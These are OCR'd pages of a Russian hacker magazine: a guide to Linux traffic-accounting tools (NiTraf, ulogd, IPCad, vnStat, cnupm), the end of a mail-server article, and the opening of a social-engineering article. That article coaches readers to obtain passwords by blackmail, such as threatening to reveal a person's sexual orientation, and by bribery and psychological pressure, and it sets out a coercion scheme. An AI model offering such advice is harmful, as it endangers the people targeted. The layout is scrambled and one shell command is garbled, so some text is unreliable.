Копируем полученную строку в ctrlaccounts.tab и добавляем логин. Примерно так: «admin 1525501612551701». Кроме того, в ctrl.ipmap.tab следует ограничить доступ к управлению сервером только определенными сетями или адресами, как это сделано в других *.ipmap.tab. Скачиваем, распаковываем в каталог /var/www архив PHPXmail и набираем в браузере http://localhost/phpxmail. Выбираем ссылку «Add new server», а затем вводим данные своего сервера и учетные данные админа. После подключения получаем возможность управлять учетными записями через веб-интерфейс, а пользователи могут работать с почтой. Журналы находятся в каталоге /var/log/xmail. Здесь три файла: ctrl* — управление, smtp* — отправка почты и pop3 — получение.]X[



links

Сайты проектов:
- Nginx — nginx.net
- Lighttpd — www.lighttpd.net
- Thttpd — www.acme.com/software/thttpd
- Dnsmasq — www.thekelleys.org.uk/dnsmasq
- Oops! — www.oops-cache.org
- DeleGate — www.delegate.org
- XMail — www.xmailserver.org
- PHPXmail — phpxmail.sf.net




info

- Сервер lighttpd используется такими сайтами, как SourceForge, Youtube, Википедия.
- Статьи по настройке прокси-сервера Squid читай в майском, июньском и июльском номерах]X[акера за 2008 год.
- Настройка LAMP-сервера описана в статье «Волшебная лампа админа», опубликованной в]X[_12_2008.




АНДРЕЙ МАТВЕЕВ
/ ANDRUSHOCK@REAL.XAKEP.RU /
УЛЬЯНА СМЕЛАЯ
/ CORE@SYNACK.RU /




Байт к байту

Обзор популярных систем учета трафика под *nix

Рано или поздно любому админу придется столкнуться с проблемой учета трафика. Среди великого многообразия свободного ПО подобрать оптимальный вариант не так уж и легко. Попробуем разобраться с особенностями настройки популярных решений для сбора, хранения и представления пользовательской статистики.

Удобный NiTraf

Многие провайдеры используют **Net-Acct** (exorsus.net/projects/net-acct) — весьма простой в настройке и работе коллектор транзитного трафика с богатыми возможностями. Оригинальная версия сохраняет собранную информацию в текстовый файл, но есть и форк netacct-mysql (netacct-mysql.sf.net), позволяющий записывать данные в базу MySQL или PostgreSQL. Постепенно эти проекты обросли многочисленными анализаторами журналов (например, Sawmill — www.sawmill.net/formats/net_acct.html) и интерфейсами. Одной из самых популярных «надстроек» стал **NiTraf** (nitalaut.sarkor.uz), способный подсчитывать трафик за выбранный период по IP-адресам. Он также поддерживает квоты и задание алиасов и отображает детальную статистику по портам и протоколам. Информация сохраняется в MySQL и затем выводится через веб-интерфейс.

Для работы программы потребуется собственно Net-Acct, серверы MySQL и Apache2. В Ubuntu/Debian их установка выглядит так:

```
$ sudo aptitude install net-acct mysql-server \
      python-mysqldb apache2
apache2-utils
```

Подготавливаем MySQL-сервер:

```
$ mysql -uroot -ppassword
> CREATE DATABASE trafdata;
> USE trafdata;
> GRANT ALL ON trafdata.* TO traf@localhost IDENTIFIED BY
'trafadmin';
> QUIT;
```

В скриптах NiTraf жестко зашит путь `/opt/trafdata/raw`, куда Net-Acct должен сохранять информацию.

Создаем этот каталог:

```
$ vnstat -t

 ppp0  /  top 10

   #      day          rx      |     tx      |  total
-------------------------------+-------------+--------------------------
   1    26.12.08    283.55 MB  |    9.55 MB  |  293.10 MB   %%%%%%%%%%%%%%
   2    23.12.08     18.75 MB  |    4.26 MB  |   23.01 MB   %
   3    24.12.08      3.50 MB  |    852 kB   |    4.34 MB
-------------------------------+-------------+--------------------------
$ vnstat -i ppp0
Database updated: Sat Dec 27 21:05:01 2008

        ppp0

           received:     452.25 MB (95.6%)
        transmitted:      21.93 MB (4.4%)
              total:     474.19 MB

                         rx      |     tx      |  total
        -------------------------+-------------+------------
        yesterday     283.55 MB  |    9.55 MB  |  293.10 MB
            today     146.45 MB  |    7.29 MB  |  153.74 MB
        -------------------------+-------------+------------
        estimated        166 MB  |       7 MB  |     173 MB
```

Статистика vnstat

```
$ sudo mkdir -p /opt/trafdata/raw
```

Переходим к Net-Acct. Все настройки производятся в единственном файле /etc/naccttab:

$ sudo nano /etc/naccttab

```
# Сюда пишем логи, дамп и отладочную информацию
file /opt/trafdata/raw/net-acct.log
dumpfile /opt/trafdata/raw/dump
debugfile /opt/trafdata/raw/net-acct.debug
# Трафик, проходящий через данный сетевой интерфейс, не учитываем
notdev eth1
# Установка устройства в режим приема всех пакетов
#device eth0
# Снимать данные только с этого устройства
#iflimit eth0
# Игнорировать внутрисетевой трафик
ignoremask 255.255.255.0
# Игнорировать loopback-сеть (аналогично можно указать и другие сети)
ignorenet 127.0.0.0 255.0.0.0
# Отключаем подсчет пакетов (обязательный параметр)
disable 7
```

Перезапускаем демон:

```
$ sudo /etc/init.d/net-acct restart
```

Распаковываем архив с NiTraf и перемещаем каталоги на свое место:


```
$ tar xzvf nitraf-20070320.tar.gz
$ sudo mv -v ./nitraf/nitraf /etc
$ sudo mv -v ./nitraf/traf /var/www
```

В файле /etc/nitraf/mysql/create_mysql_tables.py необходимо указать адресное пространство локальной сети: «LAN='192.168.1.'». После чего запускаем скрипт:

```
$ sudo /etc/nitraf/mysql/create_mysql_tables.py
```

Настоятельно рекомендуем вручную проверить работу скриптов, используемых для сбора статистики:

```
$ cd /etc/nitraf
$ sudo ./rawtraf.py
```



PHP фронт-энд к vnstat

```
$ sudo ./settings/checkquota.py
```

Если ошибок нет, добавь в /etc/crontab два задания:

```
*/10 * * * * root cd /etc/nitraf; ./rawtraf.py
*/5 * * * * root cd /etc/nitraf/settings; ./checkquota.py
```

Процесс учета трафика начался, переходим к настройке веб-интерфейса. Создаем файл сайта traf такого содержания:

$ sudo nano /etc/apache2/sites-available/traf

```
<Directory "/var/www/traf/">
Options Indexes MultiViews FollowSymLinks ExecCGI
AllowOverride All
AddDefaultCharset CP1251
</Directory>
```

Активируем новый сайт:

```
$ sudo a2ensite traf
```

Чтобы веб-интерфейс функционировал, в конфиге Apache должны быть прописаны две директивы:

```
AddHandler cgi-script .cgi
LoadModule cgi_module /usr/lib/apache2/modules/mod_cgi.so
```

Или включены необходимые модули:

```
$ sudo a2enmod mime
$ sudo a2enmod cgi
```

Перезапускаем веб-сервер:

```
$ sudo /etc/init.d/apache2 force-reload
```


Все готово, система работает. Доступ к каталогу охраняет файл .htaccess, поэтому задаем пароль:

```
$ sudo htpasswd -c /var/www/traf/.htaccess username
```

Его и используем для входа. Если защита не нужна, просто удаляем .htaccess. Теперь набираем в браузере ссылку http://localhost/traf и смотрим собранную статистику.

ПОДСЧЕТ С ULOG

В Linux все пакеты проходят через Netfilter, который обладает самой достоверной информацией о количестве переданных и принятых данных.



Штатный фронт-энд vnstati к vnstat

```
~/ipcad-3.7.3 - Shell #2 - Konsole
Сеанс Правка Вид Закладки Настройка Справка

Accounting data age is     15
Accounting data age exact 926
Accounting data saved 1230362996
Interface ppp0: received 31361, 5 m average 0 bytes/sec, 0 pkts/sec
Interface ppp*: dynamic, forked 1
Interface eth0: received 633, 5 m average 108 bytes/sec, 0 pkts/sec
Flow entries made: 50
Memory usage: 0% (5600 from 1048576)
Free slots for rsh clients: 10
IPCAD uptime is 15 minutes
grinder.com uptime is 20 minutes

   Source          Destination      Packets     Bytes  SrcPt DstPt Proto
 192.168.1.0      192.168.1.0            3        120    139 65535     6
 192.168.1.0      192.168.1.0            3        144  65535   139     6
 192.168.1.0      255.255.255.0         12       2592      8     8    17
 213.180.204.0    194.44.101.0           5       1547     80 65535     6
 194.44.101.0     213.180.204.0          6        847  65535    80     6
 194.44.101.0     202.97.238.0           1        576      3     3     1
 202.97.238.0     194.44.101.0           1        597  65535 65535    17
 192.168.1.0      192.168.1.0            2         72      0     0     1
 192.168.1.0      192.168.1.0            2         72      8     0     1
 63.245.209.0     194.44.101.0          12       4898   1023 65535     6
 194.44.101.0     63.245.209.0          14       1711  65535  1023     6
 216.73.84.0      194.44.101.0           1         52     80 65535     6
 80.239.228.0     194.44.101.0           1         52     80 65535     6
```

Статистика, собранная IPCad

▸ **info**

• Ulogd — расширение для iptables, которое позволяет организовать хранение информации о событиях, фиксируемых с помощью iptables по действию ULOG, в БД MySQL/PostgreSQL.

• В Ubuntu для настройки правил iptables используется UFW (/etc/ufw), который по умолчанию не активен.

• О системе биллинга для Asterisk читай в статье «Звездные счета», опубликованной в февральском номере][за 2008 год.

• Система учета трафика NeTAMS описана в статье «Идеальный контроллер», опубликованной в сентябрьском номере][за 2007 год.

В 2000 году программист Harald Welte написал патч к ядру — **ULOG** (Userspace Logging, www.netfilter.org/projects/ulogd), снимающий данные с Netfilter в пространстве пользователя. В наше время несколько проектов обеспечивают сбор данных с ULOG — ulogd, ulog-acctd, specter и выдачу пользователю информации в удобной форме — scanulog, Webfwlog и Nulog2. Демон ulogd обладает большей функциональностью, на нем и остановимся. По умолчанию он сохраняет данные в файл текстового формата, но имеются штатные плагины для записи в базу данных MySQL/PostgreSQL. В репозитарии Ubuntu есть несколько пакетов, к ulogd. Достаточно инсталлировать следующие:

```
$ sudo aptitude install ulogd ulogd-mysql
```

По умолчанию устанавливается стабильная версия 1.23, хотя на сайте уже доступна ulogd-2.0.0beta2, у которой несколько больше встроенных модулей. Конфигурационный файл находится в `/etc/ulogd.conf`. Параметров в нем немного:

$ sudo nano /etc/ulogd.conf

```
[global]
# Файл журнала и уровень журналирования
logfile="/var/log/ulog/ulogd.log"
loglevel=5
# Плагины вывода
# Текстовый формат
plugin="/usr/lib/ulogd/ulogd_LOGEMU.so"
# Для вывода в базу MySQL
#plugin="/usr/lib/ulogd/ulogd_MYSQL.so"
[LOGEMU]
# Параметры вывода (в данном случае — текстовый)
file="/var/log/ulog/syslogemu.log"
# Подключение к MySQL
[MYSQL]
table="ulog"
pass="pass"
user="user"
db="ulogd"
host="localhost"
```

Теперь нужно указать iptables, чтобы он использовал ULOG. В правилах все строки вида:

```
iptables -A FORWARD $FILTER -j LOG --log-prefix "FORWARD"
```

заменяем на:

```
iptables -A FORWARD $FILTER -j ULOG --ulog-prefix "FORWARD"
```

Напомним, что при помощи iptables можно считать не весь трафик, а только по определенным портам, узлам, направлениям.

При самостоятельной сборке ядра не забудь включить опции:

```
$ grep -i ulog /usr/src/linux/.config
CONFIG_BRIDGE_EBT_ULOG=m
CONFIG_IP_NF_TARGET_ULOG=m
```

Перезапускаем ulogd и смотрим, что записывается в журнал:

```
$ sudo /etc/init.d/ulogd restart
$ tail -f /var/log/ulog/syslogemu.log
```

Если все в порядке, в конфиге снимаем комментарий со строк, отвечающих за работу с MySQL, создаем саму базу и учетную запись для работы с ней:

```
$ mysql -uroot -ppassword
> CREATE DATABASE ulogd;
> GRANT ALL PRIVILEGES ON ulogd.* TO 'user'@'localhost' IDENTIFIED BY 'pass';
```

В каталоге /usr/share/doc/ulogd-mysql находится файл-заготовка mysql.table для создания таблиц:


```
$ cat /usr/share/doc/ulogd-mysql/mysql.table | mysql -uuser -ppass ulogd
```

Перезапускаем ulogd:

```
$ sudo /etc/init.d/ulogd restart
```

Для контроля смотрим изменение счетчиков в базе данных (`select count(*) from ulog;`).

Стоит заметить, что ulogd скрупулезен в подсчете трафика, поэтому база данных очень быстро разрастается в размерах. Главные минусы этого решения — работа только в Linux и подсчет только по IP, а не учетным данным. Но если пользо-



Веб-интерфейс NiTraf

ватель работает за одним компьютером, это не имеет значения: даже если он захочет сменить айпишник, ничто не помешает нам контролировать MAC-адрес.

УНИВЕРСАЛ IPCAD

Программа **IPCad** (Cisco IP accounting simulator, lionet.info/ipcad) относится к универсальным средствам, так как позволяет вести подсчет трафика, используя несколько механизмов — BPF (Berkeley packet filter), libpcap и ULOG. Поэтому ее можно использовать не только в Linux, но и в *BSD, MacOS X/Darwin или Solaris.

В репозитарии Ubuntu нужного пакета нет, но IPCad легко собирается. Для этого понадобятся библиотеки libpcap, заголовочные файлы ядра и собственно компилятор:

```
$ sudo apt-get install libpcap-dev build-essential linux-libc-dev
```

Далее — стандартно:

```
$ tar xzvf ipcad-3.7.3.tar.gz
$ cd ipcad-3.7.3
$ ./configure
$ make
$ sudo make install
```

Конфигурационный файл `ipcad.conf` вместе с файлами примеров находится в `/usr/local/etc`. Все параметры трогать не будем, разберем только основные:

$ sudo nano /usr/local/etc/ipcad.conf

```
# Интерфейсы, с которых будем собирать статистику (все PPP и eth0)
interface ppp*;
interface eth0;
# Отдельно считаем каждый адрес сети 192.168.1.0
aggregate 192.168.1.0/24 strip 32;
# Остальные агрегировать по первым 24 битам
aggregate 0.0.0.0/0 strip 24;
# Поднимаем rsh (используется для просмотра статистики)
rsh enable at 127.0.0.1;
# Для удобства можно использовать свою учетную запись
rsh root@127.0.0.1 admin;
# Пользователю «user» доступ запрещен
rsh user@127.0.0.1 deny;
# Остальные могут просматривать статистику
rsh 127.0.0.1 view-only;
# Файл для сбора статистики
dumpfile = /var/log/ipcad/ipcad.dump;
```

Демон ipcad не умеет самостоятельно создавать файл, в который записывается информация. Сделать это придется вручную, установив соответствующие права доступа:

```
$ sudo mkdir -m 700 /var/log/ipcad
$ sudo touch /var/log/ipcad/ipcad.dump
$ sudo chmod 600 /var/log/ipcad/ipcad.dump
```

Стартуем (в некоторых дистрибутивах потребуется указать полный путь к исполняемому файлу):

```
$ sudo ipcad – rds
```

В процессе запуска на консоль будут выведены текущие установки, внимательно их просмотри. Значение ключей таково:

–r – при запуске импортируем данные из dumpfile;
–d – запускаем процесс в виде демона (при первом запуске его можно не использовать);
–s – по завершению работы сохранить статистику в dumpfile.

Позаботиться об автоматическом запуске IPCad при загрузке системы надо самостоятельно. Для этого добавляем указанную выше команду в скрипт `/etc/init.d/rc.local` (или подобный — в разных дистрах название может отличаться).

Для просмотра статистики подключись к серверу rsh, который мы запустили из `ipcad.conf`:

```
$ rsh localhost show ip accounting
```

В ответ получим информацию обо всем трафике. Для отбора нужных данных можно воспользоваться такими утилитами, как grep и awk. Например, чтобы получить суммарный трафик для компьютеров внутренней сети, задействуй следующую конструкцию:

```
$rsh$HOSTshowipaccounting|grep-E'192\.168\.1\.'$1'([^0-9]|$)' | awk '{s+=$4} END {print(s/1024)}'
```

Здесь открывается огромный простор для творчества. При желании можно строить графики, используя RRDtool (читай статью «Универсальный наблюдатель» в][_11_2008). Количество принятых и отправленных данных по конкретному интерфейсу смотрим так:

```
$ rsh localhost show interface eth0
```

Полезно периодически сохранять в файл текущую статистику:

```
$ rsh localhost dump > /var/log/ipcad/ipcad.'date'
```

Сброс статистики осуществляется при помощи «`clear ip accounting`». Для корректной остановки ipcad используй команду «`rsh localhost shutdown`».

КОНСОЛЬНЫЙ МОНИТОР ТРАФИКА VNSTAT

Иногда необходима простая утилита, позволяющая учитывать трафик, который проходит через сетевой интерфейс, и отображать загрузку в разные периоды времени. Чтобы не настраивать сложные решения, часть админов предпочитает использовать проверенные временем программы мониторинга (вроде tcpdump, netwatch, ethereal). Кто-то пишет свои правила для iptables или другого фильтра пакетов, но есть и более удобные варианты. Среди них — консольный монитор трафика **vnStat** (humdi.net/vnstat), очень простой в работе и практически не требующий настройки. Доступен в репозитариях большинства дистрибутивов Linux, также работает в FreeBSD и Darwin/MacOS X. Процедура установки тривиальна:



links

• Сайт проекта vnStat — humdi.net/vnstat.

• Сайт проекта Net-Acct — exorsus.net/projects/net-acct.

```
Сеанс  Правка  Вид  Закладки  Настройка  Справка
~$ sudo cnupmstat eth0
2008-12-27 11:35:30 2008-12-27 11:37:43 192.168.1.58 224.0.0.251 255 420
2008-12-27 11:35:30 2008-12-27 11:37:43 192.168.1.58 192.168.1.117 255 36
2008-12-27 11:35:30 2008-12-27 11:37:43 192.168.1.117 192.168.1.58 255 36
2008-12-27 11:20:57 2008-12-27 11:37:43 192.168.1.57 192.168.1.255 255 1063
2008-12-27 11:20:57 2008-12-27 11:37:43 192.168.1.58 224.0.0.251 255 2730
2008-12-27 11:20:57 2008-12-27 11:37:43 192.168.1.58 192.168.1.2 255 36
2008-12-27 11:20:57 2008-12-27 11:37:43 192.168.1.58 192.168.1.9 255 156
2008-12-27 11:20:57 2008-12-27 11:37:43 192.168.1.58 192.168.1.117 255 252
2008-12-27 11:20:57 2008-12-27 11:37:43 192.168.1.58 192.168.1.195 255 36
2008-12-27 11:20:57 2008-12-27 11:37:43 192.168.1.61 192.168.1.255 255 307
2008-12-27 11:20:57 2008-12-27 11:37:43 192.168.1.64 192.168.1.255 255 307
2008-12-27 11:20:57 2008-12-27 11:37:43 192.168.1.74 192.168.1.255 255 1042
2008-12-27 11:20:57 2008-12-27 11:37:43 192.168.1.99 192.168.1.255 255 1016
2008-12-27 11:20:57 2008-12-27 11:37:43 192.168.1.103 192.168.1.255 255 837
2008-12-27 11:20:57 2008-12-27 11:37:43 192.168.1.106 192.168.1.255 255 464
2008-12-27 11:20:57 2008-12-27 11:37:43 192.168.1.107 192.168.1.255 255 234
2008-12-27 11:20:57 2008-12-27 11:37:43 192.168.1.108 192.168.1.255 255 745
2008-12-27 11:20:57 2008-12-27 11:37:43 192.168.1.111 192.168.1.255 255 3455
2008-12-27 11:20:57 2008-12-27 11:37:43 192.168.1.112 192.168.1.255 255 232
2008-12-27 11:20:57 2008-12-27 11:37:43 192.168.1.117 192.168.1.255 255 619
2008-12-27 11:20:57 2008-12-27 11:37:43 192.168.1.117 192.168.1.58 255 288
2008-12-27 11:20:57 2008-12-27 11:37:43 192.168.1.119 192.168.1.255 255 1161
2008-12-27 11:20:57 2008-12-27 11:37:43 192.168.1.125 192.168.1.255 255 3910
2008-12-27 11:20:57 2008-12-27 11:37:43 192.168.1.131 192.168.1.255 255 450
2008-12-27 11:20:57 2008-12-27 11:37:43 192.168.1.139 192.168.1.255 255 2219
2008-12-27 11:20:57 2008-12-27 11:37:43 192.168.1.147 192.168.1.255 255 236
Shell  Shell #4  Shell #5  Shell #2  Shell #3
```

То, что насчитал «спирт»

```
$ sudo aptitude install vnstat
```

Все параметры, поддерживаемые программой, можно узнать, запустив vnstat с ключом '--longhelp'. Но для начала создадим базу данных интерфейса, трафик которого будем считать. Для этого используем ключ '-u/--update':

```
$ sudo vnstat -u -i ppp0
Unable to read database "/var/lib/vnstat/ppp0".
-> A new database has been created.
$ sudo vnstat -u -i eth0
```

Как видно из вывода, базы данных создаются в каталоге /var/lib/vnstat. Теперь, чтобы просмотреть статистику по всем интерфейсам, вводим «vnstat» без дополнительных ключей — получим таблицу, в которой будет указано количество переданных/принятых килобайт и их сумма. Значение estimated показывает среднюю вероятную загрузку с учетом предыдущих значений, вычисленных за время работы. Поначалу тут будет пусто, но постепенно vnstat включится «в предсказание».

Обновление баз производится при помощи скрипта cron, устанавливаемого вместе с пакетом, а два скрипта в /etc/network останавливают и запускают учет при остановке и подъеме сетевого интерфейса.

Используя ключ '-i', можно указать на вывод только данных по конкретному интерфейсу. При помощи других ключей доступны отчеты: '-h' — по часам, '-d' — по дням, '-w' — АО неделям и '-m' — по месяцам. Параметр '--dumpdb' позволяет вывести данные из базы. Это можно использовать при создании собственных запросов. Для обнуления базы и остановки подсчета используй соответственно параметры '-r/--reset' и '--disable'.

```
$ sudo vnstat -i eth0 -u -r --disable
```

Еще один параметр '--live' позволит контролировать количество переданных/принятых данных в реальном времени. Утилита может быть настроена при помощи конфигурационных файлов /etc/vnstat.conf или $HOME/.vnstatrc. По умолчанию используются встроенные установки, которые можно просмотреть, указав ключ '--showconfig', и задействовать затем при формировании своего конфига:

```
$ sudo sh -c "vnstat --showconfig > /etc/vnstat.conf"
```

Для удобства вывода информации предлагается CGI-скрипт собственной разработки — vnstati, который можно скачать на сайте проекта. Другой проект (www.sqweek.com/sqweek/index.php?p=1) предлагает PHP фронт-энд.

Чистый спирт

Нельзя обойти вниманием программу с довольно интересным названием **cnupm** (pdp-11.org.ru/~form/cnupm), которая умеет считать IP/IPv6-трафик на сетевом интерфейсе при помощи библиотеки pcap. Работает в *BSD, Linux, QNX, Solaris и, возможно, в других ОС, поддерживающих pcap. Процесс установки очень прост и описан в README на русском языке. Состоит из двух утилит: коллектора cnupm и утилиты для вывода статистики cnupmstat. Из особенностей можно выделить возможность отбора трафика при помощи tcpdump-подобных выражений, нетребовательность к системным ресурсам, работу в chroot с правами непривилегированного пользователя, отсутствие конфигурационного файла. В общем случае строка запуска может выглядеть так:

```
$ sudo /usr/local/sbin/cnupm -N -f inet -k -q -p -D -i eth0
```

Для просмотра статистики запускаем «cnupmstat eth0».

По адресу stb.nixdev.org доступен веб-интерфейс к спирту — stb (simple traffic billing).



ЖАННА «MEHOVUSHKA» КОНДРАТЬЕВА
/ MEHOVUSHECHKA@YANDEX.RU /

PSYCHO:

МАГИЯ СОЦИАЛЬНОГО ВЗЛОМА

СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ: ТОНКАЯ ИГРА НА ЛЮДСКИХ СЛАБОСТЯХ

Несмотря на то, что информационная безопасность бесконечно совершенствуется, данные и объекты, представляющие интерес для взлома, защищают, прежде всего, люди. Обычные люди со своими страхами, предрассудками, комплексами и слабыми местами, на которых хакер может сыграть.

Атакуя человека, который работает с нужной нам информацией, сервером или компьютером, мы пользуемся приемами социальной инженерии. Многие специалисты не без основания считают, что в ближайшем будущем социальная инженерия станет представлять наибольшую угрозу, так как технические средства все больше и больше совершенствуются, а люди так и остаются людьми. Человеческий фактор нужно учитывать постоянно. Например, работник честный, трудолюбивый, без видимых слабых сторон, надежный, как скала, — и ты думаешь, что его уже ничем нельзя взять. Уж он-то никогда не отдаст тебе корпоративные секреты своей компании! А тут вдруг человеку понизили заработную плату, может, мировой финансовый кризис так сказался, а может, другие причины были у руководства, и все — человек уже обижен. На его обиде легко сыграть, добившись того, что ранее было невозможно.

Безусловно, применение приемов социальной инженерии требует не только знания психологии, но и умения собрать о человеке необходимую информацию. К счастью, блогосфера уже развита настолько хорошо, что такие сайты, как livejournal, «Одноклассники», «Вконтакте», содержат огромное количество данных, которые люди и не пытаются скрыть. Выплескивая обиду в постах и оставляя различные комментарии, мы выдаем некоторую информацию о себе, не подозревая, что это может кого-то интересовать. И все может быть использовано против нас!

Приведу пример из жизни не социального хакинга, а использования такой вот информации с целью выведения человека на чистую воду. Допустим, наш «объект» отправляется в другую страну, говорит: «улетаю 9-го числа». Проверить его слова невозможно. Но мы, зная, что у него есть жена, которая очень любит по секрету всему свету писать в ЖЖ, идем и ищем информацию в блоге. В одном из комментариев в чужом журнале она проговаривается, когда именно летит ее муж и она сама. Все, информация найдена, ее можно использовать с целью выведения человека на чистую воду. Поймав «жертву» на лжи, можно использовать психологическое давление, совершить какую-нибудь манипуляцию, сыграть на чувстве вины — и так далее. Это примитивный бытовой пример. Или подумай, как можно использовать найденную информацию о том, что у человека нестандартная сексуальная ориентация? Пригрозив рассказать об этом его окружению, можно добиться не только пароля на защищенную область корпоративного сайта, но и плотно держать человека на крючке. Именно такими приемами и найденным компроматом пользуются спецслужбы, имея своих агентов там, где это нужно. Так что, недооценка человеческого фактора службами безопасности может быть если не фатальной, то приносящей значительный урон.

ВОЗДЕЙСТВИЕ НА ЖЕРТВУ

В одном из номеров Хакера мы уже рассматривали схему воздействия — актуальна она и для воздействия в социальной инженерии. Вспомним, из чего состоит схема:

- Определение цели воздействия;
- Сбор информации об объекте — попросту, компрометирующие данные, слабые стороны, стереотипы;
- Создание необходимых условий для воздействия на объект (здесь могут использоваться как приемы гипноза, психологического давления, так и создание условий, при которых «жертва» окажется в компрометирующей ее ситуации; можно использовать и банальный подкуп, если в предыдущем этапе выяснилось, что человек в этом слаб);
- Понуждение к действию (я тебе деньги — ты мне пароль, или я тебе компрометирующие фотографии, а ты забудешь на ночь закрыть нужный мне порт);
- Получение результата.

УТЕЧКИ

По каким каналам утекает нужная информация? Возьмем, к примеру, выставки и презентации. Представитель компании, который стоит у стенда, даже не замечает, как может выдавать секреты фирмы. Предположим, компания небольшая, и на стенд выставки отправили секретаря или помощницу вице-президента. Ну, нет у них специальных людей для этого! Такая помощница может знать очень много о том, куда, когда и с кем ездил вице-президент. А представившись его знакомым и задав сначала вопросы по продукции, затем можно постепенно переходить на действительно интересующие тебя темы.

Каналом утечки может быть и элементарное несоблюдение правил безопасности. Бывают случаи, когда в небольшую компанию приходит лучший друг заболевшего системного администратора и берется, скажем, заменить сетевую карту на файловом/SQL-сервере. Как следствие — слита база данных, встроен бэкдор, установлен перехватчик сетевых

